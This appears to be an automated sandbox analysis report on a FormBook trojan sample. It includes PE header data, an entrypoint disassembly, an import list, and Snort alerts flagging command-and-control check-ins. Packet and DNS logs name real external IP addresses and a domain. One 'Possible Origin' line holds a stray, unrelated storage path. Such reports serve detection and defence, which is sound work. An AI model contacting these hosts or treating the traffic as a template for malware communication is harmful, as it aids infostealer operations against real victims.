Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007FA370EE84D8h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007FA370EE5C19h
test eax, eax
jne 00007FA370EE5CD6h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007FA370EE84C3h
call 00007FA370EE5BF9h
test eax, eax
je 00007FA370EE5DF2h
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007FA370EE8481h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007FA370EE5CBCh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x2f05b	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x2f05b	0x2f200	False	0.36241089191	data	6.22523060047	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac310	0x709e	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x3b33b0	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 318767104, next used block 117440512		
RT_ICON	0x3c3bd8	0x94a8	data		
RT_ICON	0x3cd080	0x5488	data		
RT_ICON	0x3d2508	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 224, next used block 117440512		
RT_ICON	0x3d6730	0x25a8	data		
RT_ICON	0x3d8cd8	0x10a8	data		
RT_ICON	0x3d9d80	0x988	data		
RT_ICON	0x3da708	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0x3dab70	0x100	data	English	United States
RT_DIALOG	0x3dac70	0x11c	data	English	United States
RT_DIALOG	0x3dad8c	0x60	data	English	United States
RT_GROUP_ICON	0x3dadec	0x84	data		
RT_MANIFEST	0x3dae70	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA

DLL	Import
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:22:17.851992	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	162.241.244.61
04/08/21-13:22:17.851992	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	162.241.244.61
04/08/21-13:22:17.851992	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	162.241.244.61
04/08/21-13:22:23.881720	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	107.178.142.156
04/08/21-13:22:23.881720	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	107.178.142.156
04/08/21-13:22:23.881720	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	107.178.142.156
04/08/21-13:22:50.107975	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.4	35.246.6.109
04/08/21-13:22:50.107975	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.4	35.246.6.109
04/08/21-13:22:50.107975	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.4	35.246.6.109
04/08/21-13:22:55.232579	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.4	34.102.136.180
04/08/21-13:22:55.232579	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.4	34.102.136.180
04/08/21-13:22:55.232579	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.4	34.102.136.180
04/08/21-13:22:55.347369	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49774	34.102.136.180	192.168.2.4
04/08/21-13:23:23.204497	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8
04/08/21-13:23:24.222015	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8
04/08/21-13:23:26.237204	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:22:07.208076954 CEST	49751	80	192.168.2.4	66.96.161.160
Apr 8, 2021 13:22:07.318911076 CEST	80	49751	66.96.161.160	192.168.2.4
Apr 8, 2021 13:22:07.319055080 CEST	49751	80	192.168.2.4	66.96.161.160
Apr 8, 2021 13:22:07.319251060 CEST	49751	80	192.168.2.4	66.96.161.160
Apr 8, 2021 13:22:07.437031031 CEST	80	49751	66.96.161.160	192.168.2.4
Apr 8, 2021 13:22:07.443166971 CEST	80	49751	66.96.161.160	192.168.2.4
Apr 8, 2021 13:22:07.443207026 CEST	80	49751	66.96.161.160	192.168.2.4
Apr 8, 2021 13:22:07.443396091 CEST	49751	80	192.168.2.4	66.96.161.160
Apr 8, 2021 13:22:07.443444014 CEST	49751	80	192.168.2.4	66.96.161.160
Apr 8, 2021 13:22:07.554378986 CEST	80	49751	66.96.161.160	192.168.2.4
Apr 8, 2021 13:22:17.702614069 CEST	49764	80	192.168.2.4	162.241.244.61
Apr 8, 2021 13:22:17.851721048 CEST	80	49764	162.241.244.61	192.168.2.4
Apr 8, 2021 13:22:17.851872921 CEST	49764	80	192.168.2.4	162.241.244.61
Apr 8, 2021 13:22:17.851991892 CEST	49764	80	192.168.2.4	162.241.244.61
Apr 8, 2021 13:22:17.994587898 CEST	80	49764	162.241.244.61	192.168.2.4
Apr 8, 2021 13:22:18.359489918 CEST	49764	80	192.168.2.4	162.241.244.61
Apr 8, 2021 13:22:18.542831898 CEST	80	49764	162.241.244.61	192.168.2.4
Apr 8, 2021 13:22:18.669209003 CEST	80	49764	162.241.244.61	192.168.2.4
Apr 8, 2021 13:22:18.669230938 CEST	80	49764	162.241.244.61	192.168.2.4
Apr 8, 2021 13:22:18.669306040 CEST	49764	80	192.168.2.4	162.241.244.61
Apr 8, 2021 13:22:18.669331074 CEST	49764	80	192.168.2.4	162.241.244.61
Apr 8, 2021 13:22:23.712862968 CEST	49770	80	192.168.2.4	107.178.142.156
Apr 8, 2021 13:22:23.881352901 CEST	80	49770	107.178.142.156	192.168.2.4
Apr 8, 2021 13:22:23.881531954 CEST	49770	80	192.168.2.4	107.178.142.156
Apr 8, 2021 13:22:23.881720066 CEST	49770	80	192.168.2.4	107.178.142.156
Apr 8, 2021 13:22:24.249051094 CEST	80	49770	107.178.142.156	192.168.2.4
Apr 8, 2021 13:22:24.391254902 CEST	49770	80	192.168.2.4	107.178.142.156
Apr 8, 2021 13:22:24.557790995 CEST	80	49770	107.178.142.156	192.168.2.4
Apr 8, 2021 13:22:27.418097019 CEST	80	49770	107.178.142.156	192.168.2.4
Apr 8, 2021 13:22:27.418112040 CEST	80	49770	107.178.142.156	192.168.2.4
Apr 8, 2021 13:22:27.418188095 CEST	49770	80	192.168.2.4	107.178.142.156
Apr 8, 2021 13:22:27.418340921 CEST	49770	80	192.168.2.4	107.178.142.156
Apr 8, 2021 13:22:44.781671047 CEST	49771	80	192.168.2.4	199.59.242.153
Apr 8, 2021 13:22:44.891897917 CEST	80	49771	199.59.242.153	192.168.2.4
Apr 8, 2021 13:22:44.892003059 CEST	49771	80	192.168.2.4	199.59.242.153
Apr 8, 2021 13:22:44.892147064 CEST	49771	80	192.168.2.4	199.59.242.153
Apr 8, 2021 13:22:45.002394915 CEST	80	49771	199.59.242.153	192.168.2.4
Apr 8, 2021 13:22:45.002899885 CEST	80	49771	199.59.242.153	192.168.2.4
Apr 8, 2021 13:22:45.002926111 CEST	80	49771	199.59.242.153	192.168.2.4
Apr 8, 2021 13:22:45.002974033 CEST	80	49771	199.59.242.153	192.168.2.4
Apr 8, 2021 13:22:45.002993107 CEST	80	49771	199.59.242.153	192.168.2.4
Apr 8, 2021 13:22:45.003007889 CEST	80	49771	199.59.242.153	192.168.2.4
Apr 8, 2021 13:22:45.003110886 CEST	49771	80	192.168.2.4	199.59.242.153
Apr 8, 2021 13:22:45.003139019 CEST	49771	80	192.168.2.4	199.59.242.153

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:22:45.003252983 CEST	49771	80	192.168.2.4	199.59.242.153
Apr 8, 2021 13:22:50.074331045 CEST	49772	80	192.168.2.4	35.246.6.109
Apr 8, 2021 13:22:50.107506990 CEST	80	49772	35.246.6.109	192.168.2.4
Apr 8, 2021 13:22:50.107790947 CEST	49772	80	192.168.2.4	35.246.6.109
Apr 8, 2021 13:22:50.107975006 CEST	49772	80	192.168.2.4	35.246.6.109
Apr 8, 2021 13:22:50.139882088 CEST	80	49772	35.246.6.109	192.168.2.4
Apr 8, 2021 13:22:50.173912048 CEST	80	49772	35.246.6.109	192.168.2.4
Apr 8, 2021 13:22:50.173933983 CEST	80	49772	35.246.6.109	192.168.2.4
Apr 8, 2021 13:22:50.174128056 CEST	49772	80	192.168.2.4	35.246.6.109
Apr 8, 2021 13:22:50.174240112 CEST	49772	80	192.168.2.4	35.246.6.109
Apr 8, 2021 13:22:50.206252098 CEST	80	49772	35.246.6.109	192.168.2.4
Apr 8, 2021 13:22:55.219860077 CEST	49774	80	192.168.2.4	34.102.136.180
Apr 8, 2021 13:22:55.232299089 CEST	80	49774	34.102.136.180	192.168.2.4
Apr 8, 2021 13:22:55.232404947 CEST	49774	80	192.168.2.4	34.102.136.180
Apr 8, 2021 13:22:55.232578993 CEST	49774	80	192.168.2.4	34.102.136.180
Apr 8, 2021 13:22:55.245090008 CEST	80	49774	34.102.136.180	192.168.2.4
Apr 8, 2021 13:22:55.347368956 CEST	80	49774	34.102.136.180	192.168.2.4
Apr 8, 2021 13:22:55.347384930 CEST	80	49774	34.102.136.180	192.168.2.4
Apr 8, 2021 13:22:55.347610950 CEST	49774	80	192.168.2.4	34.102.136.180
Apr 8, 2021 13:22:55.361360073 CEST	80	49774	34.102.136.180	192.168.2.4
Apr 8, 2021 13:23:00.419142962 CEST	49776	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:00.599010944 CEST	80	49776	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:00.599234104 CEST	49776	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:00.599381924 CEST	49776	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:00.779186964 CEST	80	49776	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:00.805794001 CEST	80	49776	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:00.805819988 CEST	80	49776	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:00.805941105 CEST	49776	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:00.806032896 CEST	49776	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:00.985886097 CEST	80	49776	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:06.522414923 CEST	49777	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:06.701513052 CEST	80	49777	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:06.701639891 CEST	49777	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:06.701818943 CEST	49777	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:06.880739927 CEST	80	49777	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:06.904542923 CEST	80	49777	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:06.904571056 CEST	80	49777	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:06.904774904 CEST	49777	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:06.904892921 CEST	49777	80	192.168.2.4	184.168.131.241
Apr 8, 2021 13:23:07.083766937 CEST	80	49777	184.168.131.241	192.168.2.4
Apr 8, 2021 13:23:11.994615078 CEST	49778	80	192.168.2.4	216.239.36.21
Apr 8, 2021 13:23:12.006978989 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.007117987 CEST	49778	80	192.168.2.4	216.239.36.21
Apr 8, 2021 13:23:12.007415056 CEST	49778	80	192.168.2.4	216.239.36.21
Apr 8, 2021 13:23:12.019741058 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.111870050 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.111903906 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.111923933 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.111938953 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.111954927 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.112023115 CEST	49778	80	192.168.2.4	216.239.36.21
Apr 8, 2021 13:23:12.112061024 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.112114906 CEST	49778	80	192.168.2.4	216.239.36.21
Apr 8, 2021 13:23:12.112117052 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.112144947 CEST	80	49778	216.239.36.21	192.168.2.4
Apr 8, 2021 13:23:12.112189054 CEST	49778	80	192.168.2.4	216.239.36.21

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:21:13.343260050 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:13.362189054 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:13.465718985 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:13.478009939 CEST	53	54531	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:21:19.525571108 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:19.538274050 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:21.111433983 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:21.124315977 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:21.868928909 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:21.881489038 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:22.641695976 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:22.654412985 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:23.398318052 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:23.410882950 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:24.547111988 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:24.597687006 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:25.536561966 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:25.548954010 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:26.429022074 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:26.441953897 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:27.105659008 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:27.118328094 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:28.168332100 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:28.180963039 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:28.969247103 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:28.982186079 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:29.601039886 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:29.614193916 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:30.808002949 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:30.820566893 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:31.515443087 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:31.528103113 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:32.282509089 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:32.295661926 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:33.046641111 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:33.059272051 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:33.705163002 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:33.717596054 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:43.289284945 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:43.302186012 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 8, 2021 13:21:57.012099981 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:21:57.029795885 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:07.081368923 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:07.200592995 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:07.438846111 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:07.452756882 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:09.531831026 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:09.544730902 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:10.179213047 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:10.192509890 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:10.773109913 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:10.785067081 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:11.014154911 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:11.041070938 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:11.115132093 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:11.128747940 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:11.542536974 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:11.556617975 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:12.122549057 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:12.197274923 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:12.456660032 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:12.511807919 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:12.653134108 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:12.666035891 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:13.690680981 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:13.703289032 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:15.543047905 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:15.674556971 CEST	53	60579	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:22:16.029027939 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:16.133337975 CEST	53	50183	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:17.520349979 CEST	61531	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:17.701608896 CEST	53	61531	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:23.405999899 CEST	49228	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:23.537040949 CEST	59794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:23.561050892 CEST	53	59794	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:23.711600065 CEST	53	49228	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:29.411036968 CEST	55916	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:29.453022957 CEST	53	55916	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:34.461175919 CEST	52752	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:34.608465910 CEST	53	52752	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:44.664508104 CEST	60542	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:44.780318975 CEST	53	60542	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:50.023492098 CEST	60689	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:50.072901964 CEST	53	60689	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:54.189313889 CEST	64206	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:54.202052116 CEST	53	64206	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:55.178546906 CEST	50904	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:55.218827963 CEST	53	50904	8.8.8.8	192.168.2.4
Apr 8, 2021 13:22:55.892683983 CEST	57525	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:22:55.906056881 CEST	53	57525	8.8.8.8	192.168.2.4
Apr 8, 2021 13:23:00.396368027 CEST	53814	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:23:00.417926073 CEST	53	53814	8.8.8.8	192.168.2.4
Apr 8, 2021 13:23:06.480061054 CEST	53418	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:23:06.521147013 CEST	53	53418	8.8.8.8	192.168.2.4
Apr 8, 2021 13:23:11.916363001 CEST	62833	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:23:11.993323088 CEST	53	62833	8.8.8.8	192.168.2.4
Apr 8, 2021 13:23:17.182508945 CEST	59260	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:23:18.192764997 CEST	59260	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:23:19.208389044 CEST	59260	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:23:21.224176884 CEST	59260	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:23:22.195578098 CEST	53	59260	8.8.8.8	192.168.2.4
Apr 8, 2021 13:23:23.204312086 CEST	53	59260	8.8.8.8	192.168.2.4
Apr 8, 2021 13:23:24.221883059 CEST	53	59260	8.8.8.8	192.168.2.4
Apr 8, 2021 13:23:26.237104893 CEST	53	59260	8.8.8.8	192.168.2.4
Apr 8, 2021 13:23:27.210115910 CEST	49944	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:23:27.627649069 CEST	53	49944	8.8.8.8	192.168.2.4

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Apr 8, 2021 13:23:23.204497099 CEST	192.168.2.4	8.8.8.8	cffe	(Port unreachable)	Destination Unreachable
Apr 8, 2021 13:23:24.222014904 CEST	192.168.2.4	8.8.8.8	cffe	(Port unreachable)	Destination Unreachable
Apr 8, 2021 13:23:26.237204075 CEST	192.168.2.4	8.8.8.8	cffe	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:22:07.081368923 CEST	192.168.2.4	8.8.8.8	0xd067	Standard query (0)	www.1364kensington.com	A (IP address)	IN (0x0001)
